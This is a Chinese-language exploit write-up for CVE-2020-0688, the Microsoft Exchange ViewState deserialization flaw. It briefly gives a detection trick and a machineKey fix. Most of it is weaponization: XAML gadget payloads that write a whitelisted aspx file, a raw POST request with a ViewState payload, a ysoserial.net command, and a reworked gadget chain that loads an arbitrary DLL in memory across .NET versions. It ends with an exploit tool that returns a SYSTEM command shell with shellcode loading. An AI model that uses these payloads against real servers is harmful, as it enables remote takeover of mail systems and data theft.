在远程无回显地执行命令很难确切地知道漏洞利用成功与否，由于不确定目标环境是否能够出网，即使有dnslog这种方式也很难做到完整检测。

所以我们需要一种简单的方式进行验证。

xaml不光支持调用 `静态方法`，同样支持获取 `静态属性`、获取 `实例属性` 或调用 `实例方法`。于是可以通过 `[System.Web]System.Web.HttpContext::Current` 获取当前Http上下文，并对 `Response` 进行操作。

```
<ResourceDictionary xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
    xmlns:s="clr-namespace:System;assembly=mscorlib"
    xmlns:w="clr-namespace:System.Web;assembly=System.Web">
    <ObjectDataProvider x:Key="a" ObjectInstance="{x:Static w:HttpContext.Current}" MethodName=""></ObjectDataProvider>
    <ObjectDataProvider x:Key="b" ObjectInstance="{StaticResource a}" MethodName="get_Response"></ObjectDataProvider>
    <ObjectDataProvider x:Key="c" ObjectInstance="{StaticResource b}" MethodName="get_Headers"></ObjectDataProvider>
    <ObjectDataProvider x:Key="d" ObjectInstance="{StaticResource c}" MethodName="Add">
        <ObjectDataProvider.MethodParameters>
            <s:String>X-ZCG-TEST</s:String>
            <s:String>CVE-2020-0688</s:String>
        </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>
    <ObjectDataProvider x:Key="e" ObjectInstance="{StaticResource b}" MethodName="End"></ObjectDataProvider>
</ResourceDictionary>
```

上述xaml在加载时的流程等同于：

```
var a=HttpContext.Current;
var b=a.Response;
var c=b.Headers;
c.Add("X-ZCG-TEST","CVE-2020-0688");
b.End();
```

修改生成payload，访问，可看到增加了一个返回头 `X-ZCG-TEST`，其值为 `CVE-2020-0688`。和执行命令的poc不同，由于调用了 `Response.End`，不会导致后续异常，返回状态码为正常的 `200`。



当然，调用诸如 `Response.AppendCookie`、`Response.AddHeader` 等方法都是可以的，只要最终生成的QueryString不超过 `2048` 就不会有任何问题。

0x32 修复措施

由于ecp本身不使用任何ViewState相关的方法（事实上在多个页面中禁用了ViewState），最简单的修复方式就是删除web.config中 `machineKey` 一节：

```
<machineKey validationKey="CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF" decryptionKey="E9D2490BD0075B51D1BA5288514514AF" validate
```

之后ecp会自动重启，随后将采用随机生成的0x400长度的key进行加密。

0x40 红队：武器化

0x41 绕过POST限制

红队操作更考虑隐蔽以及稳定控制，限制长度的Payload具有非常大的局限性，很难实现完美控制。

POST不受长度限制但默认被禁用，所有不需要权限的白名单文件均不存在。如果创建一个原本不存在的白名单文件，能否进行绕过？

那么进行测试，从web.config中随便挑一个允许POST且不存在的aspx文件，例如 `LiveIdError.aspx`。在测试环境的ecp目录创建这个空文件。

之后修改之前的代码：

```
uint _clientstateid=(uint)(hashCode+StringComparer.InvariantCultureIgnoreCase.GetHashCode("liveiderror.aspx"));
```

编译执行访问，可看到返回了测试标识，证明思路有效。

```
POST /ecp/LiveIdError.aspx HTTP/1.1
Host: 192.168.223.240
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://192.168.223.240/ecp/UsersGroups/Mailboxes.slab?showhelp=false
Cookie: ASP.NET_SessionId=; TimeOffset=-480; Eac_CmdletLogging=false; mkt=zh-CN; UC=8dcbbb419ada4665900c3f97bae33ee6; X-BackEndCookie=
5rMzc3Mxp7NncfPgYHPzNDNz83P38/KxcrNxc7G; X-OVA-CANARY=FGvd5b_bE24tPZFB1C1Chdy1XGhGu9cIO68NMeZrB16BwTfH-MJJeP72KT1o7_rr9Dg-JWub4; AppcacheVer=15.0.847.32zh-cnminimal; cadata=9UaobiYnOISy8Uf1rPbU6zN7z55WmAmjfbORX4VPOkp4JUw59MAjto9UU2hy30nnojgD/tV5z92PXTdpeUA2rEJ0v1rFMBy0GC VLChfoGVVxv3c1JZYFLUFHOJf+FXBz; cadataTTL=vVwqHQ2Yhn\WaRDRIObYFlg==; cadataKey=mRIRw16LG9yzGf5igju9qznY/zEqkhaARZluZKvz+go7owcChUqrU8Xy2uII0jsU808SEEHFylkaIs6voREHCoGSy3gM96BpC0GL 3aQrF48geCJO+19Sykn4iG7gVhKXQFajqEiEpnioMz74njU/emiOKvO+8zEJZ+9akmXq55tgZMXIDC9QKdalPIZI6S/Y8GPxMyYpaQUR2 m8MskE52vsjyZ0ttZmMv/qXuQu2HeACNzsm3fZT5+mxm4XvzJLTLUPovayaGgo5tRbUvM9AypUvNyPatQD/BSPclUqQvwy7g6K4F 37xgJFGAXIyKgYdgw5H/s2rJZ98qolrA==; cadataIV=HHOEtncI9OmKhfbHchowz5Mh8vy87yHX1HTMAUxw8a5F5FRrLA74NHZrHALDSEDXeDzskVG922xrdTNH9ubnYDKIaplKku m2P2f2bm2U/wQNsbB/ZNcqXcwAaeTO6JVYJoujYVDbfu/fx7b6LxjsF8VE+qAbCc+mKSu\WSask0b8Su9/WJJB eVly+f0c00EhQ\WR7G7 uRzPOy2hmZvHKpknnhcjR0bTkLsu5KEFCJ5Dro\WX5/CCIZI/O5J3X1OIHL/XizJF6YNSmm6R3dz4Ir0xQ5XC61PnC2MA6TX9beb3LOEzsZ 84Ovc1bSvdFbnC7VPTyKO88wupaS2YUBVnFA==; cadataSig=N2wVwD//OAEAXyGh36aBb7tzExQuQA4J5AfyfDqkdki1wR8lp1B6bKOLBLIFR8K1kpY1H/asxD+s8uAguDYMgnibStw ksuY/CMJUigwGUqkH2q4qLSWM06LzVZJiGYoaxPpV3NjymkDbDNm78wfgazdHz3SRCtXzq3ZRLq\WDH5Olzrbi6mZCw8EGRYLyzY+H 68awgZb9ggOQhbMsmTrk/4irXlGevO3rmQ+PiedAK28IXC8gfbxZhI0s6Z5oxg7bMriK5xduO1YM6PyWZQgs20kUfSak4WboQsYyiwem IM1YLirVEFliEwJR8nJV86Yuo/Ai/QIFBG7wIA==
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 1674

__VIEWSTATE=%2fwEymAKAAQAAAP%2f%2f%2f%2f8BAAAAAAAAAAwCAAAAXk1pY3Jvc29mdC5Qb3dlcINoZWxsLkVkaXRvciwVmV yc2l2bj02LjAuM4wLlCBd\Xo0dXJIPW5ldXRyY\WwslFB1YmXpY0tleVRva2VuPTMxYmYzODU2YVwZzNjRlMzUFAQAAAEJNa\Wnyb3NvZ nQuVmlzd\Wf5UR1ZGLVLRleHQRm9yb\WF0dGluZy5UZxh0Rm9yb\WF0dGluZ1J1blByb3BlcnRpZXMBAAAD0ZvcMvncm91bmRCcnV
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html
Server: Microsoft-IIS/8.5
request-id: 129d4e25-9cc1
Set-Cookie: cadataTTL=180
X-CalculatedBETarget: win-
X-Content-Type-Options: r
X-ZCG-TEST: CVE-2020-06
X-DiagInfo:
X-BEServer:
X-UA-Compatible: IE=10
X-AspNet-Version: 4.0.303
Set-Cookie: msExchEcpCar
Set-Cookie: X-BackEndCookie=
NDNz83P38/KxcrNxc7G; X-BackEndCookie=
NncfPgYHPzNDMz9DNz8:
X-Powered-By: ASP.NET
X-FEServer:
Date: Sat, 29 Feb 2020 03:
Connection: close
Content-Length: 0
```

0x42 构造写入文件的xml

那么现在的问题就变成了：如何通过简短的反序列化，在ecp目录创建一个指定名称的空白文件？熟悉.net的人可能会瞬间给出答案，

`System.IO.File::AppendAllText(string, string)` 可以向指定路径的文件追加指定内容，当文件不存在时会创建。

使用此方法还有一个小问题，AppendAllText第一个参数如果是相对路径的话，将在 `CurrentDirectory` 创建文件，而绝大多数情况下w3wp的CurrentDirectory为 `%systemroot%\system32\inetsrv`。

简单粗暴的解决这个问题有两种方案：由于Exchange会将安装目录保存在环境变量 `ExchangeInstallPath` 中，所以直接调用cmd进行echo即可；或者直接使用默认安装路径 `C:\Program Files\Microsoft\Exchange Server\V15\ClientAccess\ecp`。第一种可能会触发某些监控，第二种则存在小概率修改目录的可能。

这两种方案的xml分别如下：

```
<ResourceDictionary xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
xmlns:System="clr-namespace:System;assembly=mscorlib"
xmlns:Diag="clr-namespace:System.Diagnostics;assembly=system">
  <ObjectDataProvider x:Key="" ObjectType="{x:Type Diag:Process}" MethodName="Start" >
    <ObjectDataProvider.MethodParameters>
      <System:String>cmd</System:String>
      <System:String>"/c cd %ExchangeInstallPath% &amp;&amp; echo . > ClientAccess\ecp\LiveIdError.aspx"</System:String>
    </ObjectDataProvider.MethodParameters>
  </ObjectDataProvider>
</ResourceDictionary>
```

```
<ResourceDictionary xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
xmlns:s="clr-namespace:System;assembly=mscorlib"
xmlns:io="clr-namespace:System.IO;assembly=mscorlib">
  <ObjectDataProvider x:Key="x" ObjectType="{x:Type io:File}" MethodName="WriteAllText">
    <ObjectDataProvider.MethodParameters>
```

```

    <s:String>C:\Program Files\Microsoft\Exchange Server\V15\ClientAccess\ecp\LiveIdError.aspx</s:String>
    <s:String></s:String>
  </ObjectDataProvider.MethodParameters>
</ObjectDataProvider>
</ResourceDictionary>

```

编译执行访问，均可在ecp目录创建LiveIdError.aspx文件。

0x43 优化文件写入

显然，粗暴的方式有着各种各样的缺点，对于完美主义者，还需要找到其他方式进行规避。

我们现在已知绝对路径存放于 %ExchangeInstallPath%，那么只要将其取出作为 ObjectDataProvider.MethodParameters 的第一个参数即可。但通过ObjectDataProvider调用方法的后，存放于ResourceDictionary中的实际上还是一个ObjectDataProvider实例，直接将其作为参数传入会抛出异常，所以需要有一个能够调用方法且返回类型本身的方式。

在查询xaml官方文档后可以找到 x:FactoryMethod 指令，该指令用于对象初始化。其实现为通过调用静态方法并强制转换为xaml元素指定的对象类型，完全符合要求。

那么解决方案也就很简单了：在 s:String 元素上以 FactoryMethod 方式调用 [mscorlib]System.Environment::GetEnvironmentVariable 获取安装路径，之后以同样方式调用 [mscorlib]System.String.Concat 拼接文件名，最后调用 AppendAllText 写入文件。

完整的xaml如下：

```

<ResourceDictionary xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
  xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
  xmlns:s="clr-namespace:System;assembly=mscorlib"
  xmlns:w="clr-namespace:System.Web;assembly=System.Web">
  <s:String x:Key="a" x:FactoryMethod="s:Environment.GetEnvironmentVariable" x:Arguments="ExchangeInstallPath"/>
  <s:String x:Key="b" x:FactoryMethod="Concat">
    <x:Arguments>
      <StaticResource ResourceKey="a"/>
      <s:String>\ClientAccess\ecp\LiveIdError.aspx</s:String>
    </x:Arguments>
  </s:String>
  <ObjectDataProvider x:Key="x" ObjectType="{x:Type s:IO.File}" MethodName="AppendAllText">
    <ObjectDataProvider.MethodParameters>
      <StaticResource ResourceKey="b"/>
      <s:String></s:String>
    </ObjectDataProvider.MethodParameters>
  </ObjectDataProvider>
  <ObjectDataProvider x:Key="c" ObjectInstance="{x:Static w:HttpContext.Current}" MethodName=""/>
  <ObjectDataProvider x:Key="d" ObjectInstance="{StaticResource c}" MethodName="get_Response"/>
  <ObjectDataProvider x:Key="e" ObjectInstance="{StaticResource d}" MethodName="End"/>
</ResourceDictionary>

```

此xaml等同于以下C#代码：

```

string a=Environment.GetEnvironmentVariable("ExchangeInstallPath");
string b=string.Concat(a,"\\ClientAccess\\ecp\\LiveIdError.aspx");
File.AppendAllText(b,"");
HttpContext.Current.Response.End();

```

编译执行访问，可在未知绝对路径的情况下无感知地创建我们需要的空白文件。

0x44 高级操作与ysoserial.net缺陷

通过第一阶段创建的白名单文件，可以将不足 2048字节的payload拓展到IIS默认的 4M 上限，这样我们就能通过更大的payload进行高级操作。

所谓高级操作，就是以 不落地 的方式在当前进程 内存 中执行 任何操作 ，包括但不限于执行命令并回显、读写文件、加载ShellCode、后渗透等等。在.net无限制反序列化的环境前提下，可以通过 ObjectSerializedRef 反序列化 LINQIterator 对象在内存中加载.net程序集并实例化，最终实现任意代码执行。这个方式在ysoserial.net中以 ActivitySurrogateSelectorGenerator 和 ActivitySurrogateSelectorFromFileGenerator 进行实现。

ActivitySurrogateSelectorFromFileGenerator 提供一个将C#源码编译为程序集并在远程加载的功能，首先创建以下测试代码：

```

class E
{
  public E()
  {
    try
    {
      System.Diagnostics.Process.Start("notepad");
      System.Web.HttpContext.Current.Response.Write("exploit!");
      System.Web.HttpContext.Current.Response.End();
    }
    catch{}
  }
}

```

```
}  
}
```

之后执行以下命令生成payload。这里注意，为了保证测试效果防止提前踩坑，请暂时在目标 Exchange服务器上执行：

```
ysoserial -g ActivitySurrogateSelectorFromFile -f BinaryFormatter -c exploitclass.cs;System.Web.dll;System.dll >o.dat
```

修改之前的反序列化测试程序，编译执行访问，不出意外的话可以得到以下结果：

```
HTTP/1.1 200 OK  
Cache-Control: private  
Content-Type: text/html; charset=utf-8  
Vary: Accept-Encoding  
Server: Microsoft-IIS/8.5  
request-id: 99465aea-3ecb-494c-9670-e18fe7795ceb  
Set-Cookie: cadataTTL=j94TNDfmEP8L7o8QArQ8Rw==; path=/; secure; HttpOnly  
X-CalculatedBETarget: win-220a0i3vu4.root.fuck  
X-Content-Type-Options: nosniff  
X-DiagInfo: WIN-2200A0I3VU4  
X-BEServer: WIN-2200A0I3VU4  
X-UA-Compatible: IE=10  
X-AspNet-Version: 4.0.30319  
Set-Cookie: msExchEcpCanary=_RA-9rH_JUGd2u20JuiJRxpHfTDqvNclQnoeYvYfM1xn5UZaJ1KwpJK_GsJ2jHKI9M47MIIFQu4.; path=/ecp; secure  
Set-Cookie: X-BackEndCookie= =u56Lnp2ejJqBy52ax8yezpvSxsbMmdLLmsaa0sfPzMvSm5rMzc3M: =u56Lnp2ejJqBy52ax8yezpvSxsbMmdLLmsaa0sfPzMvS  
NDNz8P38/KxcrNxc7G8  
NncfPgYHPzNDMz9DNz8P38/IxczIxc7O; expires=Sun, 29-Mar-2020 23:37:11 GMT; path=/ecp; secure; HttpOnly  
X-Powered-By: ASP.NET  
X-FEServer: WIN-2200A0I3VU4  
Date: Sat, 29 Feb 2020 07:37:11 GMT  
Connection: close  
Content-Length: 8  
  
exploit!  
  
w3wp.exe 0.05 126,960 K 157,000 K 10968 IIS Worker Process Microsoft Corporation  
w3wp.exe 0.10 172,708 K 222,716 K 8076 IIS Worker Process Microsoft Corporation  
w3wp.exe 0.11 286,100 K 360,352 K 4704 IIS Worker Process Microsoft Corporation  
notepad.exe < 0.01 1,176 K 5,068 K 18224 记事本 Microsoft Corporation
```

成功创建子进程notepad，回显输出exploit!，表明上述代码已经在远程执行。接下来对代码进行自定义修改即可进行任何操作，例如命令回显、ShellCode等等。

看似一切完美？其实并不。现在可以打开 C:\Windows\Microsoft.NET\Framework64\v4.0.30319 目录，查看 System.Core.dll 的文件版本。例如当前测试环境为 4.7.3362.0，表示fx版本为 4.7.x。

下面来模拟真实环境远程生成payload。真实环境下不可能知道对方的fx版本（返回头中的版本号永远都是4.0.30319），所以常规做法是通过ysoserial.net直接生成一个payload并发送。


例如通过同样的方式，在文件版本 4.6.1098.0（对应fx版本 4.6.x）的环境下能够成功生成payload，但继续编译执行访问，不会得到任何结果。

如果将这个payload复制到Exchange服务器并使用以下Powershell脚本进行测试，会得到一个 TypeLoadException：

```
$fmt=new-object System.Runtime.Serialization.Formatters.Binary.BinaryFormatter;  
$fmt.Deserialize((new-object System.IO.FileStream("o.dat", 'Open', 'Read')));
```

```
PS C:\Users\Administrator\Desktop> (new-object System.Runtime.Serialization.Formatters.Binary.BinaryFormatter).Deserialize((new-object System.IO.FileStream("o.dat", 'Open', 'Read')));  
使用“1”个参数调用“Deserialize”时发生异常：“未能从程序集“System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089”中加载类型“System.Linq.Enumerable+<SelectManyIterator>d__16`2”。”  
所在位置 行:1 字符: 1  
+ (new-object System.Runtime.Serialization.Formatters.Binary.BinaryFormatter).Deserialize ...  
+ ~~~~~  
+ CategoryInfo          : NotSpecified: (:) [I], MethodInvocationException  
+ FullyQualifiedErrorId : TypeLoadException  
  
PS C:\Users\Administrator\Desktop>
```

根据错误信息对应到 [System.Core]System.Linq.Enumerable 类，可以看到在fx 4.7.x的程序集中这个类的名称由 Enumerable+<SelectManyIterator>d__16 变成了 Enumerable+<SelectManyIterator>d__17。



反序列化时找不到类型自然无法创建实例，最终导致利用失败。

0x45 构造完美的反序列化数据

解决这个问题需要结合ActivitySurrogateSelectorGenerator以及LinqIterator的源码进行分析。首先要理解ActivitySurrogateSelectorGenerator的工作原理，其逻辑非常简单：通过 `linq` 调用，顺序执行 `Assembly::Load(byte[])`、`Assembly.GetTypes()`、`Activator::CreateInstance(Type)`，从而实例化由字节数组存储的程序集中定义的类，达到代码执行的效果。整体流程大致等价于以下C#代码：

```
foreach(byte[] data in byte[][]){
    foreach(Type t in Assembly.Load(data).GetTypes()){
        Activator.CreateInstance(t);
    }
}
```

而序列化保存的数据大部分都是在Linq调用过程中用于返回数据的 迭代器 或 枚举器。

之后，在ilspy中查找 `Enumerable+<SelectManyIterator>d__17` 的引用，可发现在 `System.Linq.Enumerable.SelectManyIterator` 方法进行调用，反编译可以看到以下代码：

```
private static IEnumerable<TResult> SelectManyIterator<TSource, TResult>(IEnumerable<TSource> source)
{
    foreach (TSource item in source)
    {
        foreach (TResult item2 in selector(item))
        {
            yield return item2;
        }
    }
}
```

可以看到是一个 迭代器语法糖，很明显是由编译器 自动生成 的状态机类。实际上，类型名中的 `16 / 17` 为编译期间由编译器内部维护的一个序号，随着自动生成的类增加而增长，所以在不同版本的fx中不一定相同。

为了避免这样的问题，继续查找是哪个调用导致将此对象写入了序列化数据中。迭代器的上级调用有且只有 `System.Linq.Enumerable.SelectMany`，而这正是在 `ActivitySurrogateSelectorGenerator`中调用的扩展方法：


```
var e2 = e1.SelectMany(map_type);
```

现在最后的问题就转换成了如何将 `SelectMany` 替换为其他等价表达式。根据代码以及生成的数据可以知道，`Where` 表达式/拓展方法返回的 `WhereSelectEnumerableIterator` 不会调用自动生成的类，是一个较好的序列化目标。

`WhereSelectEnumerableIterator` 中包含两个委托 `selector` 和 `predicate`。其中 `selector` 的签名为 `Func<T,R>`，可以调用诸如 `Assembly.Load` 等静态方法将一个对象转换为另外的对象，或是在一个对象实例上调用 `无参方法`；`predicate` 的签名为 `Func<T,bool>`，会作为条件判断在 `selector` 之前进行调用。

缺失的调用链中 `GetTypes` 返回一个 `Type` 数组，由 `[mscorlib]System.Array` 基类实现 `IEnumerable` 接口，于是可以调用 `GetEnumerator` 方法，获取一个 `IEnumerator` 对象。通过获取 `IEnumerator` 对象的 `Current` 属性，可以得到 `Type` 实例，在获取之前需要调用 `MoveNext` 方法，该方法的签名恰好和 `predicate` 匹配。

所以最后不难得出以下调用链：

```
Activator.CreateInstance(Assembly.Load(byte[]).GetTypes().GetEnumerator().MoveNext().get_Current());
```

对应的代码为：

```
static IEnumerable<TResult> GetEnum<TSource,TResult>
(
    IEnumerable<TSource> src,
    Func<TSource, bool> predicate,
    Func<TSource, TResult> selector
)
{
    Type t=Assembly.Load("System.Core, Version=3.5.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089")
        .GetType("System.Linq.Enumerable+WhereSelectEnumerableIterator`2")
        .MakeGenericType(typeof(TSource),typeof(TResult));
    return t.GetConstructors()[0].Invoke(new object[]{src,predicate,selector}) as IEnumerable<TResult>;
}
IEnumerable<Assembly> e2=GetEnum<byte[],Assembly>(new byte[][]{File.ReadAllBytes("RemoteStub.dll")},null,Assembly.Load);
IEnumerable<IEnumerable<Type>> e3=GetEnum<Assembly,IEnumerable<Type>>(e2,
    null,
    (Func<Assembly, IEnumerable<Type>>)Delegate.CreateDelegate
        (
            typeof(Func<Assembly, IEnumerable<Type>>),
            typeof(Assembly).GetMethod("GetTypes")
        )
);
IEnumerable<IEnumerator<Type>> e4 = GetEnum<IEnumerable<Type>,IEnumerator<Type>>(e3,
    null,
    (Func<IEnumerable<Type>,IEnumerator<Type>>)Delegate.CreateDelegate
        (
            typeof(Func<IEnumerable<Type>,IEnumerator<Type>>),
            typeof(IEnumerable<Type>).GetMethod("GetEnumerator")
        )
);
IEnumerable<Type> e5 = GetEnum<IEnumerator<Type>,Type>(e4,
    (Func<IEnumerator<Type>,bool>)Delegate.CreateDelegate
        (
            typeof(Func<IEnumerator<Type>,bool>),
            typeof(IEnumerator).GetMethod("MoveNext")
        ),
    (Func<IEnumerator<Type>,Type>)Delegate.CreateDelegate
        (
            typeof(Func<IEnumerator<Type>,Type>),
            typeof(IEnumerator<Type>).GetProperty("Current").GetMethod()
        )
);
PagedDataSource pds = new PagedDataSource() { DataSource = e5 };
//....
ls.Add(e1);
ls.Add(e2);
# ls.Add(e3);
ls.Add(e4);
ls.Add(e5);
ls.Add(pds);
//....
```

注意，通过 `链式Select` 会调用 `WhereSelectEnumerableIterator.Select` 方法，此方法的调用过程中使用了 `lambda表达式`，同样会导致序列化编译器自动生成的类，所以只能通过反射进行创建。`RemoteStub.dll` 为需要在远程加载执行的dll。

修改 `ActivitySurrogateSelectorGenerator` 并重新生成 `payload`，其中不再包含任何自动生成类。编译执行访问成功加载执行我们指定的程序集，至此漏洞利用圆满达成。

0x50 Exp

有了上述研究结论，编写出更为通用的exp也就不难了，可以在<http://github/zcgovh/CVE-2020-0688> 进行下载。

其中ExchangeDetect为检测程序，原理基于0x31一节所述，可以在 CoreCLR 环境下运行。仅支持单个检测，存在漏洞的话 `ExitCode` 将返回4。如果需要批量检测请自行修改或判断返回值。

执行结果如图所示：

```
16:09:06.94 Path: E:\UserProfile\Desktop
Command # ExchangeDetect.exe 192.168.223.240 test P@ssw0rd!
Detector for CVE-2020-0688(Microsoft Exchange default MachineKeySection deseriali
ze vulnerability).
Part of GMH's fuck Tools, Code By zcgovh.

[!] 192.168.223.240 was vulnerable

16:09:08.66 Path: E:\UserProfile\Desktop
Command # echo %errorlevel%
4
```

ExchangeCmd为Exp，支持命令执行和远程ShellCode加载，其原理基于0x41-0x45小节所述。第一阶段通过反序列化写入空白 `LiveIdError.aspx`，第二阶段通过向此文件发送最终的Payload加载指定自定义dll，达到代码执行。

执行成功后会返回一个伪交互式命令行，其支持的命令如下：


```
exec <cmd> [args]
exec command

arch
get remote process architecture(for shellcode)

shellcode <shellcode.bin>
run shellcode

exit
exit program
```

在本地测试环境执行的结果如图所示：



```
C:\Windows\system32\cmd.exe - exchangecmd 192.168.223.132 test P@ssw0rd!
C:\Users\zzz\Desktop\new>exchangecmd 192.168.223.132 test P@ssw0rd!
Exploit for CVE-2020-0688(Microsoft Exchange default MachineKeySection deseriali
ze vulnerability).
Part of GMH's fuck Tools, Code By zcgovh.

[-]dummy file not found,try write...
[!]limit ok
[!]usage:
exec <cmd> [args]
exec command

arch
get remote process architecture(for shellcode)

shellcode <shellcode.bin>
run shellcode

exit
exit program

Exch >exec whoami
nt authority\system
```

